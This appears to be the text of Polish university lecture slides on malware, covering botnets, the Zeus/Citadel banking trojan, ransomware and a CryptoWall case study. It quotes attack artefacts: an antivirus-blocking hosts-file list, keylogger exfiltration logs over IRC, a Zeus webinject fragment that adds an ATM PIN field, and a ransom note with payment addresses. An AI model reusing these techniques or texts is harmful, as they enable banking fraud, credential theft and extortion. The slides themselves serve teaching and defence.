

Malware: Wirusy, robaki, konie trojańskie ...

dr inż. Krzysztof Cabaj

KNBI najbliższe spotkanie 18 kwietnia

- ***Skanery podatności – bezpieczeństwo aplikacji i ich infrastruktury*** – Andrzej Dalasiński

Na konkretnych przykładach zostanie przedstawione wykorzystanie skanerów podatności do testowania aplikacji webowych i infrastruktury aplikacji. Poruszone zostaną kwestie różnic pomiędzy typami skanerów, jakości wyników, wydajności takich rozwiązań oraz dodatkowych możliwości takich rozwiązań.

- ***Automatyzacja testowania i raportowania podatności*** – Adam Sosnowski

Wyniki skanowania są bezużyteczne jeśli nikt ich nie przeanalizuje i nie wykorzysta wniosków. W dużych organizacjach kluczowa wydaje się automatyzacja zarówno procesów konfiguracji jak i raportowanie do zewnętrznych narzędzi raportujących lub śledzących postępy w implementacji. Adam opowie o tym w jak programista może w zautomatyzowany sposób komunikować się ze skanerami podatności.

<https://www.meetup.com/pl-PL/owasp-poland/events/260341319/>



Plan wykładu

- Wstęp – motywacja atakujących
- Botnet-y
- Zeus/Citadel
- Ransomware
- Studium przypadku

Motywacje atakujących

- Kiedyś ...pokazanie światu swoich umiejętności programistycznych oraz znajomości systemów operacyjnych, programów, niuansów działania itp. itd..
- Obecnie ... chęć zarobienia. Dzisiejsze działania są głównie rozwijane przez przestępców, których głównym celem jest OKRADANIE użytkowników lub w inny sposób wyłudzenia pieniędzy

Jak można zarobić

- Wykorzystane do tego celu są serwisy reklamowe w których właścicielowi strony płaci się za kliknięcia w reklamę
- Właściciel Botnet-u zakłada stronę i umieszcza na niej płatne ogłoszenie
- Maszyny zombie „klikają” na reklamę
- 15 maj 2006, wykrycie Botnetu działającego w ten sposób. Zidentyfikowanie 115 maszyn, z których każda kliknęła około 15 razy przez ostatnią dobę

Jak można zarobić

- Wykorzystanie zainfekowanych maszyn do poszukiwania/wykuwania wirtualnej waluty (np. Bitcoin, Litecoin).
- Przykłady ostatnio wykryte i analizowane
 - Skynet -
<https://community.rapid7.com/community/infosec/blog/2012/12/06/skynet-a-tor-powered-botnet-straight-from-reddit>
 - MinerD -
<http://dshield.org/forums/diary/The+case+of+Minerd/17225>

Plan wykładu

- Wstęp – motywacja atakujących
- **Botnet-y**
- Zeus/Citadel
- Ransomware
- Studium przypadku

Botnet - wprowadzenie

- Jedna przejęta maszyna (zwykle) nie ma zbyt dużej wartości
- Ale posiadanie pod kontrolą setek, tysięcy czy dziesiątek tysięcy maszyn daje nowe możliwości
- Z tej perspektywy każda maszyna w sieci ma wartość. Bądźmy dobrymi obywatelami Internetu i chrońmy każdą naszą maszynę

Botnet - wprowadzenie

- Bot, maszyna Zombie – zainfekowany system komputerowy zdalnie kontrolowany
- Botmaster, serwer C&C (Command and Control) - maszyna dzięki, której atakujący może kontrolować wszystkie zainfekowane maszyny
- Botnet – wiele zainfekowanych maszyn pod kontrolą jednej osoby/organizacji

Botnet – możliwości wykorzystania

- Przykładowe komendy (zebrane przez German Honeynet Project)
 - Wykonie ataku DDoS
 - Wykonanie skanowania w poszukiwaniu podatnych maszyn
 - Wykonanie uaktualnienia oprogramowanie/ściągnięcie dodatkowych narzędzi

Botnet – możliwości wykorzystania

- Do czego można wynająć sieć botów (BotNet)
 - Rozsyłania SPAM'u
 - Przeprowadzenia ataku odmowy usługi
 - „Zachęcania” do odwiedzania pewnych witryn
 - Zdobywania informacji o właścicielach zainfekowanych maszyn
 - Wykradania pewnych potrzebnych informacji (np. kody do oprogramowania)
 - Bezpośredniego zarabiania pieniędzy

Sposoby komunikacji z serwerami C&C

- IRC
- Pobieranie pliku komend z serwera
- Sieci Peer-to-Peer
- Sieć TOR

Możliwości dzisiejszego malware-u

- Wykradanie poufnych informacji.
- Większość pierwszych robaków wykrada „tyko” kody do gier ...
... przykładowo robak W32.Gaobot.BIA wykradał kody do ponad 40 gier

Neverwinter Nights (Hordes of the Underdark) Neverwinter Nights (Shadows of Undrentide) Neverwinter Nights
Soldier of Fortune II - Double Helix Hidden & Dangerous 2 Chrome NOX Command and Conquer: Red Alert 2
Command and Conquer: Red Alert Command and Conquer: Tiberian Sun Rainbow Six III RavenShield Nascar
Racing 2003 Nascar Racing 2002 NHL 2003 NHL 2002 FIFA 2003 FIFA 2002 Shogun: Total War: Warlord Edition
Need For Speed: Underground Need For Speed Hot Pursuit 2 Medal of Honor: Allied Assault: Spearhead Medal of
Honor: Allied Assault: Breakthrough Medal of Honor: Allied Assault Global Operations Command and Conquer:
Generals James Bond 007: Nightfire Command and Conquer: Generals (Zero Hour) Black and White Battlefield
Vietnam Battlefield 1942 (Secret Weapons of WWII) Battlefield 1942 (Road To Rome) Battlefield 1942 Freedom
Force IGI 2: Covert Strike Unreal Tournament 2004 Unreal Tournament 2003 Soldiers Of Anarchy Legends of
Might and Magic Industry Giant 2 Half-Life Gunman Chronicles The Gladiators Counter-Strike (Retail)

- Dzisiaj to się zmienia powstają robaki specjalizujące się w wykradaniu różnego typu danych – przykładowo trojan Zeus inaczej ZBot

Możliwości dzisiejszego malware-u

- Próby ukrycia infekcji, oraz uniemożliwienie pozbycia się robaka
 - Zabijanie procesów o nazwach związanych z oprogramowaniem AV, zapór ogniowych itp. (robak Gaobot.SY ma listę 594 nazw procesów, które są przez niego wyłączane)
 - Przekierowanie w pliku *hosts* adresów związanych z oprogramowaniem antywirusowym i bezpieczeństwa na adres 127.0.0.1 (loopback)

...		
127.0.0.1	www.kaspersky.com	127.0.0.1	mcafee.com	127.0.0.1	www.grisoft.com
127.0.0.1	www.avp.com	127.0.0.1	www.mcafee.com	127.0.0.1	www.trendmicro.com
127.0.0.1	kaspersky.com	127.0.0.1	sophos.com	127.0.0.1	trendmicro.com
127.0.0.1	www.f-secure.com	127.0.0.1	www.sophos.com	127.0.0.1	rads.mcafee.com
127.0.0.1	f-secure.com	127.0.0.1	updates.symantec.com	127.0.0.1	us.mcafee.com
127.0.0.1	viruslist.com	127.0.0.1	update.symantec.com	127.0.0.1	www.nai.com
127.0.0.1	www.viruslist.com	127.0.0.1	customer.symantec.com	127.0.0.1	nai.com

Możliwości dzisiejszego malware-u

- Pojawianie się rodzin robaków służących do masowego infekowania maszyn (ang. auto-rooter)
- Tego typu robaki są w stanie zainfekować maszynę na wiele sposobów

„Gaobot.SY [Sym.Gaobot.SY] jest w stanie zainfekować maszynę za pomocą 9 różnych podatności. Oprócz wykorzystywania luk w oprogramowaniu robak ten próbuje do infekcji wykorzystać otwarte porty(*) przez robaki rodzin MyDoom i Beagle oraz przegrać się do udostępnionych zasobów ze słabymi hasłami (program posiada listę około 250 słabych haseł),„ [Cabaj04]

(*) funkcjonalność backdoor'a

Możliwości dzisiejszego malware-u

- Programy logujące naciskane klawisze
- Zebrane dane wysyłane do serwera nadzorcy

[...]

PRIVMSG #klawiatura :[9mBank - microsoft internet explorer]

PRIVMSG #klawiatura :bartek

PRIVMSG #klawiatura :Z34f23Gf4

[...]

PRIVMSG #klawiatura :[9Profil - Wirtualna Polska - microsoft internet explorer]

PRIVMSG #klawiatura :bartek

PRIVMSG #klawiatura :9i3m5n32N6@

Źródło [Kwit06]

Możliwości dzisiejszego malware-u

- „Malware extras”

Zabezpieczona zawartość okazała się być zestawem narzędzi, w które przejęty komputer (bot) mógł zostać wyposażony. Znaleźliśmy wśród nich serwer FTP (ioFTPD), program uruchamiający serwer IRC (bircd.exe), prosty skaner portów oraz aplikację, która „wyciągała” hasła z magazynu chronionego w Windows (np. hasła w Outlook Express czy w Internet Explorer). Jednak największe wrażenie zrobił program, który otwierał port na przejętej maszynie. Co w tym nadzwyczajnego? Być może to, że po nawiązaniu połączenia z tym portem, mogliśmy oglądać aktualny obraz z podłączonej do zdalnego komputera kamery internetowej.

Plan wykładu

- Wstęp – motywacja atakujących
- Zeus/Citadel
- Ransomware
- Botnet-y
- Studium przypadku

Zeus/Citadel

- Trojan dedykowany wykradaniu informacji służących do logowania oraz danych finansowych
- Program posiada narzędzie umożliwiające personalizację danego egzemplarza Trojana poprzez podanie informacji o serwerach kontrolnych, zawierających dynamiczną konfigurację i służących do zbierania wykradzionych danych
- Informacje są szyfrowane i osadzone w pliku wykonywalnym (stąd duża liczba różnych wariantów tego Trojana)
- Wykradanie informacji z
 - Danych zgromadzonych w plikach Cookie przeglądarek i flash'a
 - Programów FTP (FlashFXPFTP, Total Commander, WSFTP, FilezillaFTP, FarManager, WinSCP, FTPCommander, CoreFTP, SmartFTP)
 - Najnowsza wersja 2.1 pozwala także wykradać dane z programów pocztowych Windows Mail i Outlook Express

Zeus


- Zeus przechwytuje/dodaje „system hooks” do wielu bibliotek DLL ładowanych przez inne aplikacje
- Dzięki temu: podsłuchuje dane, przechwytuje ruch sieciowy, a nawet w najnowszych wersjach infekuje pliki wykonywalne (exe) trojanem
- Ciekawostka (za SophosLabs, What is Zeus?)

Możliwość dynamicznego modyfikowania stron HTML w wybranych domenach, z zakodowanych danych konfiguracyjnych analizowanego egzemplarza


```
set_url https://www.....
data_before
<span class=„mozcloak”><input type=„password”*</span>
data_end
data_inject
<br><strong><label for=„atmpin”>ATM PIN</label>:</strong>..
<span class=„mozcloak”>< input type=„password” ...
```

Zeus

How the Fraud Works



Global Reach



- Dane FBI, <http://www.fbi.gov/news/stories/2010/october/cyber-banking-fraud>

EMMA3

Policja walczy z tzw. "mułami finansowymi"

OPUBLIKOWANO: WTOREK, 28 LISTOPADA 2017, 14:07



W celu walki z procederem funkcjonowania tzw. mułów finansowych, w listopadzie (20-24/11/17) przeprowadzona została międzynarodowa operacja służb porządkowych na całym świecie. Działania służb realizowane były by ograniczyć m.in. możliwości "prania pieniędzy" przez grupy przestępcze.

Wtorek 28 listopada 2017

Źródło: <http://www.defence24.pl/704949,policja-walczy-z-tzw-mulami-finansowymi>

Europol, Eurojust, Europejska Federacja Banków oraz służby porządkowe 26 państw wzięły udział w szeroko zakrojonej, skoordynowanej, globalnej operacji wymierzonej w przestępczość związaną z tzw. „mułami finansowymi”. Podjęte działania, czyli „European Money Mule Action EMMA3”, były już trzecią tego rodzaju formą walki zarówno z samymi „mułami”, jak również z organizatorami tego typu procederów przestępczych. Ostatecznie przesłuchano ponad 409 osób, a aresztowano 159 osób w całej Europie. Jednocześnie zidentyfikowano 766 tzw. „mułów finansowych” oraz 59 rekrutujących i organizujących tego typu proceder.

Zeus

- Informacje ze strony <https://zeustracker.abuse.ch/> (2012-11-07)
- Here are some quick statistics about the ZeuS crimeware:
 - ZeuS C&C servers tracked: 903
 - ZeuS C&C servers online: 428
 - ZeuS C&C servers with files online: 18
 - ZeuS FakeURLs tracked: 2
 - ZeuS FakeURLs online: 1
 - Average ZeuS binary Antivirus detection rate: 39.72%

Zeus

- Informacje ze strony <https://zeustracker.abuse.ch/> (2013-03-28)
- Here are some quick statistics about the ZeuS crimeware:
 - ZeuS C&C servers tracked: 792
 - ZeuS C&C servers online: 488
 - ZeuS C&C servers with files online: 45
 - ZeuS FakeURLs tracked: 2
 - ZeuS FakeURLs online: 1
 - Average ZeuS binary Antivirus detection rate: 38.29%

Zeus

- Informacje ze strony <https://zeustracker.abuse.ch/> (2013-12-16)
- Here are some quick statistics about the ZeuS crimeware:
 - ZeuS C&C servers tracked: 634
 - ZeuS C&C servers online: 300
 - ZeuS C&C servers with files online: 18
 - ZeuS FakeURLs tracked: 1
 - ZeuS FakeURLs online: 0
 - Average ZeuS binary Antivirus detection rate: 39.35%

Plan wykładu

- Wstęp – motywacja atakujących
- Botnet-y
- Zeus/Citadel
- **Ransomware**
- Studium przypadku

Ransomware

- Ransomware - złośliwe oprogramowanie blokujące dostęp do komputera i domagające się okupu, nazwa powstała z połączenia słowa „ransome” (okup) i końcówki „ware”
- Nie jest to nowe zagrożenie – pierwszym opisanym tego typu programem był AIDS (zwany PC Cyborg) z 1989 szyfrujący nazwy plików i domagający się 189 USD
- Dwie generacje tego typu zagrożenia
 - pierwsza - blokującą dostępu do komputera (*WinLockers*)
 - druga - szyfrująca istotne dane ofiary (*CryptoLockers*)

Ransomware

- Od 2013 roku najpopularniejsza metoda „zarabiania” stosowana przez przestępców.
- Dane producentów oprogramowania AV
 - McAfee: 165% wzrost liczby próbek w 2015 Q1
 - Symantec: 45 krotny !!! Wzrost liczby próbek - 8274 próbek zaobserwowanych w 2013 do 373 342 w 2014
- Trudna to oszacowania skala, jednak coraz więcej badań mówi o zarobkach na poziomie 1 mln dolarów dziennie (analiza CryptoLocker –a z przełomu 2013/2014 roku).


Aktualnie najszybciej rozwijająca się grupa złośliwego oprogramowania: Cryplolocker, CryptoWall, Alfa/TeslaCrypt, Locky.

Ransomware używający kryptografii symetrycznej


**Multiple
First level
Proxy servers**

Q1: Multiple proxy
servers, Tor ???

Symmetric key used for victims' data encryption



Ransomware używający kryptografii asymetrycznej



Plan wykładu

- Wstęp
- Zeus/Citadel
- Ransomware
- Botnet-y
- Studium przypadku
 - CryptoWall/Locky
 - Customer.jpg
 - Skuteczność programów AV
 - Mspaints

CryptoWall

- Analiza tego zagrożenia rozpoczęła się od zainfekowanej maszyny w Instytucie Informatyki, PW
- We wszystkich katalogach z ważnymi danymi zaczęły pojawiać się pliki HELP_DECRYPT
 - tekstowy
 - HTML
 - obrazek

CryptoWall 3.0 – HELP_DECRYPT

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

Adres ukrytej usługi Tor-a

1. 7oqnsnzwwnm6zb7y.icepaytor.com/
2. 7oqnsnzwwnm6zb7y.ptiontor4pay.com/
3. 7oqnsnzwwnm6zb7y.waytopaytor.com/
4. 7oqnsnzwwnm6zb7y.suntorpaymoon.com/



Identyfikator ofiary ataku

If for some reasons the addresses are not available, follow these steps:


1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After a successful installation, run the browser and wait for initialization.
3. 7oqnsnzwwnm6zb7y.onion ◀ Type in the address bar
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

- 7oqnsnzwwnm6zb7y.icepaytor.com/ ◀ Your Personal PAGE
- 7oqnsnzwwnm6zb7y.onion ◀ Your Personal PAGE(using TOR)
